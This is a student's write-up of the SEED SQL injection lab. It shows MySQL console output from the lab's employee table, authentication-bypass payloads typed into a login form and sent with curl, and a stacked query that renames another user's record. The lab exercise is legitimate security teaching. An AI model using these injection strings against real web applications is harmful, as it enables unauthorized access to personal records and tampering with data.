BONUS ASSIGNMENT

Link to Problem Description:


http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/SQL_Injection.pdf.

Level: Medium

3.1 Task 1: MySQL Console:


Steps:

1) Applied patch to VM to add the web application www.seedlabsqlinjection.com. Which creates "Users" data base and "credential" table to store employee information.
2) Connected to MySQL console from terminal by executing following command.
   Mysql –u root –pseedubuntu.
3) Switch to the database "**Users**" using "**use Users;**" command.
4) See the list of tables under "**Users**" database using "**show tables;**" command.
5) Following image provides the list of commands in the above steps and corresponding results from mysql console.




```
[11/30/2017 15:39] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use users;
ERROR 1049 (42000): Unknown database 'users'
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

6) Ran the below command to get Alice information from "**credential**" table.
"**select * from credential where name='Alice';**



```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```

7) Ran below command to get all employee inform credential table.
Select * from credential;



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```


<u>**Observations:**</u>
From the above results, we could see that environment is set properly and we could access MySQL console from Ubuntu server.

3.2 Task 2: SQL Injection Attack on SELECT Statement:

Task 2.1: SQL Injection Attack from webpage:

Steps:

1) Open www.seedlabsqlinjection.com webpage. Employee login screen will be displayed
2) Enter **"1' or name='admin'; -- "** in employee ID field and "1" as password as shown below.


File Edit View History Bookmarks Tools Help
Welcome to Utah State Uni...
seed-packet-sniffing/spoof...
ff - pravalli1703@gmail.co...
http://www.se...jection.com/
www.seedlabsqlinjection.com
Most Visited
Getting Started
Seed Labs
Get Information


Employee Profile Information

Employee ID: 1' or name='admin'; --

Password: •

Copyright © SEED LABs

3) We could access Admin page as shown below.


Welcome to Utah State Uni...
seed-packet-sniffing/spoof...
ff - pravalli1703@gmail.co...
www.seedlabsqlinjection.com/unsafe_credential.php?EID=1'+or+name%3D'admin'%3B+--+&Password=a
Most Visited
Getting Started
Seed Labs
Edit Profile

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs


Observations:

- As we can see from above results, we could easily get the Admin access even though EID and password of Admin are unknown.
- The reason for this exploit is, there is a vulnerability in our “unsafe_credential.php” code, where we are using normal SQL query to authenticate a user. In this method, SQL server compiles both query and data before executing a query. So, if we put a SQL command in data part of query, the command in SQL data will be executed successfully.
- In order to exploit the above vulnerability, we put SQL command “**1’ or name=’admin’; --“** in EID field.
- When above command is compiled, MySQL server sends results that matches with EID =“1” or name =’admin’ and “password =1” is commented out using” –“ and we could access the Admin profile.

Task 2.2: SQL Injection Attack from command line:

Steps:

1) In this task HTTP request is sent to the server by using Curl library.
2) Created URL by using EID and Password fields separated by “&” symbol.
3) And the special characters in EID or password field are replaced by “%20(white space)”, “%27(single quotes)
   Command:
   Curl
   ‘http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1’
4) Results are shown in below screenshot.



```
[12/01/2017 12:18] seed@ubuntu:~/lab7$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27%20%3B%20--%20&Password=1'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20    ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000     salary: 30000
  birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: email: address: phone
number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000     salary: 11
0000     birth: 11/3    ssn: 32111111    nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nickname: email: address
: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
[12/01/2017 12:18] seed@ubuntu:~/lab7$
```


Observations:

- As we can see from the above results, an HTTP get request is sent to our web application which sends EID and password as inputs to unsafe_credential.php file. Compiled SQL query is sent to SQL server and the results are displayed as shown above.
- As a result, we could successfully got access to admin profile.

Task 2.3: Append a new SQL statement

Steps:

1) In this task, we are using SQL injection to turn one SQL statement to two.
2) In order to make this exploit successful made a change to unsafe_credential.php file. **$conn->multi_query($sql)** is replaced with **$conn->query($sql)**
3) This is because, query($sql) executes single query and it throws syntax error when we try to execute two queries. So, we used multi_query($sql) method.
4) And entered "**1' or name='admin' ; update credential set name='aaaaa' where name='Ted' –**" in EID field to update Ted profile information and tried to login as admin as shown below.


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...m/index.html
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/index.html
Most Visited
Getting Started
Seed Labs

Employee Profile Information


Employee ID: 1' or name='admin'; update creder

Password:

Get Information

Copyright © SEED LABs

5) Admin profile is displayed as shown below.


Welcome to Utah State Uni...
Welcome to Utah State Uni...
seed-packet-sniffing/spoof...
ff - pravalli1703@gmail.c
www.seedlabsqlinjection.com/unsafe_credential.php?EID=1'+or+name%3D'admin'%3B+--+&Password=a
Most Visited
Getting Started
Seed Labs

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:


Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

6) Connected to MySQL console and found that '**Ted'** name is updated to **'aaaaa'** as shown below



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | aaaaa | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

Observations:

- As we can see from above results, we are able to execute two SQL queries by using single SQL statement.
- One select query is executed to get access to admin profile. One update query is executed to update 'Ted' profile.

